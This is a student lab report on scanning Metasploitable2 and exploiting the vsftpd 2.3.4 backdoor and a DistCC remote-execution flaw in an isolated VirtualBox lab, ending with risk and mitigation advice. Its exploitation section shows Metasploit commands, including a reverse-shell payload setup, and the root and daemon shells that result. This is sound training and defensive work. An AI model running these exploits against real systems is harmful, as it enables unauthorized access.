

PROJECT REPORT: Vulnerability Discovery and
Exploitation [Eli Ecton]
Northern Virginia Community College

1. Introduction

For this project, I selected two vulnerabilities discovered on the Metasploitable2 system: the vsftpd 2.3.4 backdoor (CVE-2011-2523) and the DistCC remote code execution vulnerability (CVE-2004-2687). Both were chosen because they are well-known, easy to reproduce in a lab environment, and provide clear examples of how attackers gain unauthorized access through misconfigurations or outdated software.


2. Lab Topology

Topology:

- Host OS: Windows 11 Pro with VirtualBox
- Guests: Kali Linux (Attacker) and Metasploitable2 (Target)
- Both VMs are on a Host-Only Adapter. I used Host-only to isolate the vulnerable machine from my physical LAN to prevent accidental exposure.

IP Addresses:

- Kali Host-Only IP: 192.168.56.100




```
kali@kali: ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::dfec:f18e:a5b8:8bf1 prefixlen 64 scopeid 0<20<link>
    inet6 fd00::b665:329a:3c53:3a5b prefixlen 64 scopeid 0<0<global>
    ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)
    RX packets 78885 bytes 111714404 (106.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7879 bytes 1249605 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.100 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::e2e:38bd:995c:dfc1 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:b6:61:24 txqueuelen 1000 (Ethernet)
    RX packets 68874 bytes 4266051 (4.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 70510 bytes 4276012 (4.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

[A terminal open on the Kali VM after running ifconfig]

- Metasploitable 2 Host-Only IP: 192.168.56.101



```
--- 192.168.56.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.585/0.845/1.133/0.222 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:25:07:7a
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe25:77a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70499 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68829 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4558574 (4.3 MB)  TX bytes:3851423 (3.6 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:156 errors:0 dropped:0 overruns:0 frame:0
          TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50421 (49.2 KB)  TX bytes:50421 (49.2 KB)

msfadmin@metasploitable:~$
```

[A terminal open on the metasploitble2 VM after running ifconfig]

Proof of connectivity between VMs:

The image shows two terminal windows side-by-side. The left window is titled 'kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox' and shows a Kali Linux terminal. The right window is titled 'Metasploitable [Running] - Oracle VirtualBox' and shows a Metasploitable terminal. Both terminals display the results of a ping command to the other VM.

```


kali@kali: ~
$ ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=4.00 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=4.00 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.000 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=4.00 ms
--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3020ms
rtt min/avg/max/mdev = 0.000/3.001/4.002/1.732 ms

msfadmin@metasploitable: ~$ ping -c 4 192.168.56.100
PING 192.168.56.100 (192.168.56.100) 56(84) bytes of data:
64 bytes from 192.168.56.100: icmp_seq=1 ttl=64 time=0.524 ms
64 bytes from 192.168.56.100: icmp_seq=2 ttl=64 time=0.577 ms
64 bytes from 192.168.56.100: icmp_seq=3 ttl=64 time=0.577 ms
64 bytes from 192.168.56.100: icmp_seq=4 ttl=64 time=0.676 ms
--- 192.168.56.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.524/0.588/0.676/0.060 ms

```

[Kali VM and Metasploitable VM ping each other showing that they can communicate]

Figure 1: Lab Network Topology




[An illustration of the Lab topology]

3. Mapping and Scanning

For network discovery, I used arp-scan to identify active hosts and Nmap to enumerate open ports and services. The scans revealed several exposed services, including FTP (vsftpd 2.3.4), Telnet, SSH, BIND DNS, Apache, and DistCC. OpenVAS was then used to perform a vulnerability scan, which confirmed the presence of critical vulnerabilities. Screenshots showed the scan results, timestamps, and identified issues.

Arp-scan:



```
(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth1 --localnet
[sudo] password for kali:
Interface: eth1, type: EN10MB, MAC: 08:00:27:b6:61:24, IPv4: 192.168.56.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
192.168.56.1    0a:00:27:00:00:0c    (Unknown: locally administered)
192.168.56.2    08:00:27:b8:de:82    (Unknown)
192.168.56.101 08:00:27:25:07:7a    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.907 seconds (134.24 hosts/sec)
. 3 responded

(kali㉿kali)-[~]
└─$
```

[The results of the Arp-scan command on the Kali VM, showing the IP of the Metasploitable VM]

Nmap:

```

(kali@kali)~$ sudo nmap -top-ports 100 -sV 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 23:56 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00s latency).
All 100 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:0C (Unknown)

Nmap scan report for 192.168.56.2
Host is up (0.000008s latency).
All 100 scanned ports on 192.168.56.2 are in ignored states.
Not shown: 100 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:B8:DE:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.0071s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
8000/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:25:07:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux_kernel

Nmap scan report for 192.168.56.100
Host is up (0.0044s latency).
All 100 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 100 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.79 seconds
(kali@kali)~$

```

[The results of the Nmap command on the Kali VM, showing the top 100 ports on 192.168.56.0/24]

Some of the ports, services, and software versions running in the network environment include:

- 21, FTP, vsftpd 2.3.4
- 23, telnet, Linux telnetd
- 53, domain, ISC BIND 9.4.2


Vulnerability Scanning tool: OpenVAS

Date ↓	Status ↑↓	Task ↑↓	Severity ↑↓	High	Medium	Low	Log	False Pos.	Actions
Sun, Nov 2, 2025 12:57 AM Eastern Standard Time	Done	Eli Ecton Metasploitable Scan	10.0 (High)	16	39	4	90	0	⚠ ⓧ

[Greenbone Security Assistant open to the reports tab, showing the scan time, date,

and my name]

Figure 2 Vulnerability by Severity



[Greenbone Security Assistant open to the Vulnerabilities tabs, showing graphs of vulnerabilities by severity]

Figure 3 Critical Vulnerabilities Discovered

Name ↑↓	Oldest Result ↑↓	Newest Result ↑↓	Severity ↓	QoD ↑↓	Results ↑↓	Hosts ↑↓
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	Sun, Nov 2, 2025 1:31 AM Eastern Standard Time	Sun, Nov 2, 2025 1:31 AM Eastern Standard Time	10.0 (High)	99 %	1	1
The rexec service is running	Sun, Nov 2, 2025 1:22 AM Eastern Standard Time	Sun, Nov 2, 2025 1:22 AM Eastern Standard Time	10.0 (High)	80 %	1	1
TWiki XSS and Command Execution Vulnerabilities	Sun, Nov 2, 2025 1:28 AM Eastern Standard Time	Sun, Nov 2, 2025 1:28 AM Eastern Standard Time	10.0 (High)	80 %	1	1
Operating System (OS) End of Life (EOL) Detection	Sun, Nov 2, 2025 1:25 AM Eastern Standard Time	Sun, Nov 2, 2025 1:25 AM Eastern Standard Time	10.0 (High)	80 %	1	1
Possible Backdoor: Ingreslock	Sun, Nov 2, 2025 1:33 AM Eastern Standard Time	Sun, Nov 2, 2025 1:33 AM Eastern Standard Time	10.0 (High)	99 %	1	1

[A list of vulnerabilities by sorted by severity on Greenbone]

4. Vulnerability Research

CVE-2011-2523 affects vsftpd version 2.3.4 and was caused by a malicious backdoor inserted into a compromised third party mirror. When a username containing a smiley face :) is submitted, the service opens a shell on port 6200. This backdoor allows direct unauthorized remote access and is a complete compromise of the affected system's confidentiality, integrity, and availability.

CVE-2004-2687 affects the DistCC distributed compilation tool. The service allows remote compilation jobs but fails to restrict incoming commands by default. As a result, attackers can execute arbitrary system commands without authentication, leading to full system compromise.

5. Vulnerability Analysis

Both vulnerabilities are remotely exploitable with low complexity and require no authentication, resulting in high CVSS scores. The vsftpd backdoor exists only in the tampered 2.3.4 version, while the DistCC vulnerability is present in multiple versions when improperly configured. In this environment, both services were running with default settings, making exploitation easy.

6. Vulnerability Exploitation

Vsftpd 2.3.4 backdoor:

To exploit the vsftpd backdoor, I used Metasploit's `vsftpd_234_backdoor` module. After setting the RHOST to 192.168.56.101, Metasploit opened a remote shell on port 6200. Once connected, I ran `id`, `hostname`, `whoami`, and `ifconfig` to confirm access.

```

      =[ metasploit v6.4.84-dev ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:43265 -> 192.168.56.101:6200) at 2025-11-21 23:16:37 -0500

```

[Using the `vsftpd_234_backdoor` exploit, a command shell session is opened]

```
[*] Command shell session 1 opened (10.0.2.15:43265 → 192.168.56.101:6200) at 2025-11-21 23:16:37 -0500

id
uid=0(root) gid=0(root)
hostname
metasploitable
hostname
metasploitable
whoami
root
ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:25:07:7a
        inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe25:77a/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:151 errors:0 dropped:0 overruns:0 frame:0
        TX packets:186 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:15421 (15.0 KB)  TX bytes:25834 (25.2 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:235 errors:0 dropped:0 overruns:0 frame:0
        TX packets:235 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:89533 (87.4 KB)  TX bytes:89533 (87.4 KB)
```

[The results of running the id, hostname, whoami, and ifconfig commands after gaining access]

DistCC RCE Vulnerability:

For the DistCC vulnerability, I used the Metasploit distcc_exec module. The module allowed remote command execution by sending crafted requests to port 3632. Successful exploitation provided a remote shell with the ability to execute system commands, confirmed using id, hostname, whoami, and ifconfig.


```

      =[ metasploit v6.4.84-dev ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.56.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nozxjuELtOJysnRP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "nozxjuELtOJysnRP\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.100:4444 -> 192.168.56.101:55080) at 2025-11-22 18:33:19 -0500

```

[Using the Distcc_exec exploit, a command shell session is opened]

```

[*] Command shell session 1 opened (192.168.56.100:4444 -> 192.168.56.101:55080) at 2025-11-22 18:33:19 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
hostname
metasploitable
hostname
metasploitable
whoami
daemon
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:25:07:7a
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe25:77a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9179 (8.9 KB)  TX bytes:12021 (11.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0

```

[The results of running the id, hostname, whoami, and ifconfig commands after gaining access]

7. Risk Assessment and Analysis

In a business environment, both vulnerabilities would present severe risks. A

public-facing FTP or DistCC server would allow external attackers to gain immediate shell access. Even internally, a compromised machine could be used for lateral movement, data theft, or service disruption. The impact would depend on where the vulnerable software is deployed. On production servers, attackers could exfiltrate data or deploy malware; on development systems, they could tamper with source code or binaries.

8. Mitigation and Security Control Recommendation

Mitigations include upgrading vsftpd to a trusted version newer than 2.3.4, completely removing DistCC from systems where it is not explicitly needed, and applying vendor patches. Additional controls include network segmentation, host-based firewalls, intrusion detection, and disabling unnecessary services. Continuous vulnerability scanning and strict patch management would further reduce exposure.